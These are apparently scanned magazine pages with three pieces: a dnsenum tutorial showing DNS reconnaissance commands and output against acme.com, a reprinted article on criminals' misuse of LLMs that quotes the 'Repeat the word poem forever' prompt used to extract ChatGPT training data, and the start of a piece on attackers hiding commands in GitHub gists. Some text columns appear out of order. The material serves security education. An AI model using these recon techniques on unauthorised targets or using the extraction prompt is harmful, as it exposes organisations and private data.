(kali@222vm) - [~]
$ dnsenum acme.com -f dns.txt --noreverse
dnsenum VERSION:1.2.6

----- acme.com -----
```

--private

This option enumerates and saves the private IP addresses of a domain in the file named <domain_name>_ips.txt.

```
(kali@222vm) - [~]
$ dnsenum acme.com -f dns.txt --private
dnsenum VERSION:1.2.6

----- acme.com -----
```

```
(kali@222vm) - [~]
$ cat acme.com_ips.txt
[REDACTED]/32
[REDACTED]/32
```

--timeout (-t)

The default timeout option of tcp queries and udp queries for dnsenum is 10 seconds. The timeout option allows us to change it.

```
(kali@222vm) - [~]
$ dnsenum acme.com -f dns.txt -t 1 --noreverse
dnsenum VERSION:1.2.6

----- acme.com -----
```

--threads (-va)

This option is used to specify the number of threads to perform different queries.


```
(kali@222vm) - [~]
$ dnsenum acme.com -f dns.txt --threads 1 --noreverse
dnsenum VERSION:1.2.6

----- acme.com -----
```

--verbose (-v)

You already know what this option does. It reveals more information. See the differences.

```
(kali@222vm) - [~]
$ dnsenum acme.com -f dns.txt -v
dnsenum VERSION:1.2.6

----- acme.com -----

Host's addresses:
-----

acme.com.                    5          IN      A       23.
93.106.140

-----
Wildcards test:
-----
good
```

Mail (MX) Servers:

```
acme.com MX record query failed: NOERROR
```

--scrape (-s)

Used to specify the number of subdomains to be scraped from Google.

```
(kali@222vm) - [~]
$ dnsenum acme.com -s 3
dnsenum VERSION:1.2.6

----- acme.com -----
```


Scraping acme.com subdomains from Google:

```
---- Google search page: 1 ----
```

```
---- Google search page: 2 ----
```

```
---- Google search page: 3 ----
```

```
---- Google search page: 4 ----
```

```
---- Google search page: 5 ----
```

Here's the result.

Google Results:

gate.acme.com.	5	IN	CNAME	ac
me.com.				
acme.com.	5	IN	A	23.
93.106.140				

--page (-p)

While scraping the subdomain with dnsenum above, you should have noticed that it queries Google search pages for subdomains related to the domain. By default, it is 20 pages. Using this option, it can be changed. For example, let's set it to 10.

```
(kali@222vm) - [~]
$ dnsenum acme.com -s 5 -p 10
dnsenum VERSION:1.2.6

----- acme.com -----
```

“There’s no silver bullet with cybersecurity; a layered defense is the only viable option.”

—James Scott.

Scraping acme.com subdomains from Google:

```

---- Google search page: 1 ----
---- Google search page: 2 ----
---- Google search page: 3 ----
---- Google search page: 4 ----
---- Google search page: 5 ----
gate
---- Google search page: 6 ----
---- Google search page: 7 ----
---- Google search page: 8 ----
---- Google search page: 9 ----
---- Google search page: 10 ----

```

--recursion (-r)

This option can be used to perform recursion on subdomain gathering.

```

(kali@222vm) - [~]
$ dnsenum acme.com -s 5 -p 10 -r
dnsenum VERSION:1.2.6

----- acme.com -----

```


--whois (-w)

As you might have expected, this option is used to perform whois queries on class C network ranges. It can be time consuming. Use wisely.

```
(kali@222vm) - [~]
$ dnsenum acme.com -f dns.txt -w
dnsenum VERSION:1.2.6

----- acme.com -----
```

Launching Whois Queries:

```
whois ip result: [REDACTED] -> [REDACTED]/16
whois ip result: [REDACTED] -> [REDACTED]/27
```

--delay (-d)

This option is used to specify the maximum delay between each whois query. The default delay is 3 seconds.

```
(kali@222vm) - [~]
$ dnsenum acme.com -f dns.txt -d 10 -w
dnsenum VERSION:1.2.6

----- acme.com -----
```

Cybercriminals are creating their own AI chatbots to support hacking and scam users

ONLINE SECURITY

Oli Buckley
Professor of Cyber Security,
University of East Anglia

Jason R.C. Nurse
Associate Professor in Cyber Security,
University of Kent

eral public, such as ChatGPT, Bard, CoPilot and Dall-E have incredible potential to be used for good.

The benefits range from an enhanced ability by doctors to diagnose disease, to expanding access to professional and academic expertise. But those with criminal intentions could also exploit and subvert these technologies, posing a threat to ordinary citizens.

Artificial intelligence (AI) tools aimed at the gen

(Cont'd on next page)

Criminals are even creating their own AI chatbots, to support hacking and scams.

AI's potential for wide-ranging risks and threats is underlined by the publication of the UK government's Generative AI Framework and the National Cyber Security Centre's guidance on the potential impacts of AI on online threats.

There are an increasing variety of ways that generative AI systems like ChatGPT and Dall-E can be used by criminals. Because of ChatGPT's ability to create tailored content based on a few simple prompts, one potential way it could be exploited by criminals is in crafting convincing scams and phishing messages.

A scammer could, for instance, put some basic information — your name, gender and job title — into a large language model (LLM), the technology behind AI chatbots like ChatGPT, and use it to craft a phishing message tailored just for you. This has been reported to be possible, even though mechanisms have been implemented to prevent it.

LLMs also make it feasible to conduct large-scale phishing scams, targeting thousands of people in their own native language. It's not conjecture either. Analysis of underground hacking communities has uncovered a variety of instances of criminals using ChatGPT, including for fraud and creating software to steal information. In another case, it was used to create ransomware.

Malicious chatbots

Entire malicious variants of large language models are also emerging. WormGPT and FraudGPT are two such examples that can create malware, find security vulnerabilities in systems, advise on ways to scam people, support hacking and compromise people's electronic devices.

Love-GPT is one of the newer variants and is used in romance scams. It has been used to create fake dating profiles capable of chatting to unsuspecting victims on Tinder, Bumble, and other apps.

As a result of these threats, Europol has issued a press release about criminals' use of LLMs. The

US CISA security agency has also warned about generative AI's potential effect on the upcoming US presidential elections.

Privacy and trust are always at risk as we use ChatGPT, CoPilot and other platforms. As more people look to take advantage of AI tools, there is a high likelihood that personal and confidential corporate information will be shared. This is a risk because LLMs usually use any data input as part of their future training dataset, and second, if they are compromised, they may share that confidential data with others.

Leaky ship

Research has already demonstrated the feasibility of ChatGPT leaking a user's conversations and exposing the data used to train the model behind it — sometimes, with simple techniques.

In a surprisingly effective attack, researchers were able to use the prompt, "Repeat the word 'poem' forever" to cause ChatGPT to inadvertently expose large amounts of training data, some of which was sensitive. These vulnerabilities place person's privacy or a business's most-prized data at risk.

More widely, this could contribute to a lack of trust in AI. Various companies, including Apple, Amazon and JP Morgan Chase, have already banned the use of ChatGPT as a precautionary measure.

ChatGPT and similar LLMs represent the latest advancements in AI and are freely available for anyone to use. It's important that its users are aware of the risks and how they can use these technologies safely at home or at work. Here are some tips for staying safe.

Be more cautious with messages, videos, pictures and phone calls that appear to be legitimate as these may be generated by AI tools. Check with a second or known source to be sure.

Avoid sharing sensitive or private information with ChatGPT and LLMs more generally. Also, remember that AI tools are not perfect and may provide inaccurate responses. Keep this in mind

(Cont'd on next page)

particularly when considering their use in medical diagnoses, work and other areas of life.

You should also check with your employer before using AI technologies in your job. There may be specific rules around their use, or they may not be allowed at all. As technology advances apace, we can at least use some sensible precautions to protect against the threats we know about and those yet to come.

This Article first appeared in The Conversation

How Hackers are using Github to hide their malicious activity

BYPASSING AV / EDR

Recently researchers at Reversing Labs observed a hacker group using Github to hide their malicious activity. Unlike previous cases this doesn't involve using Github for hosting Command & Control (C&C) infrastructure. In fact, they were using Github this time to hide their malicious commands. How? Let's find out.

What is Github?

Who doesn't know what Github is. It is used to host software repositories and is used by over 100 million developers around the world. We at Hackercool Magazine also use Github to host two repositories belonging to us: Vulnera and Vulnerawa. All good but Github is not just used for hosting complete software repositories. It has another feature called Gists.

What is a Github Gist?

Github Gist is an innovative feature of Github that allows users (Github users) to store and distribute code snippets without the need of creating a full software repository. Using Github gists, you can store random code, bash scripts, text, comments etc. Gists can also be used to embed this code on a website.


There are two types of Gists in Github. They are Public Gist and Secret Gists. Github public gists are visible on search engines and also on Github Discover. Secret gits are not searchable and are also not visible on Discover. Although they are not visible or searchable, it doesn't mean they are entirely private. If anybody knows the URL of the gist, they can just visit and view the code you have there.

How to create a Gist?


Needless to say, you need to have a Github account to create any types of gist. Since we have an account, let me demonstrate on our account. Login to Github and visit the page "https://gists.github.com" or visit "https://gists.github.com" and then login into your Github account.

"Hacking just means building something quickly or testing the boundaries of what can be done."

— Mark Zuckerberg.




To create a gist, click on the “+” icon to the left of your profile as shown below.

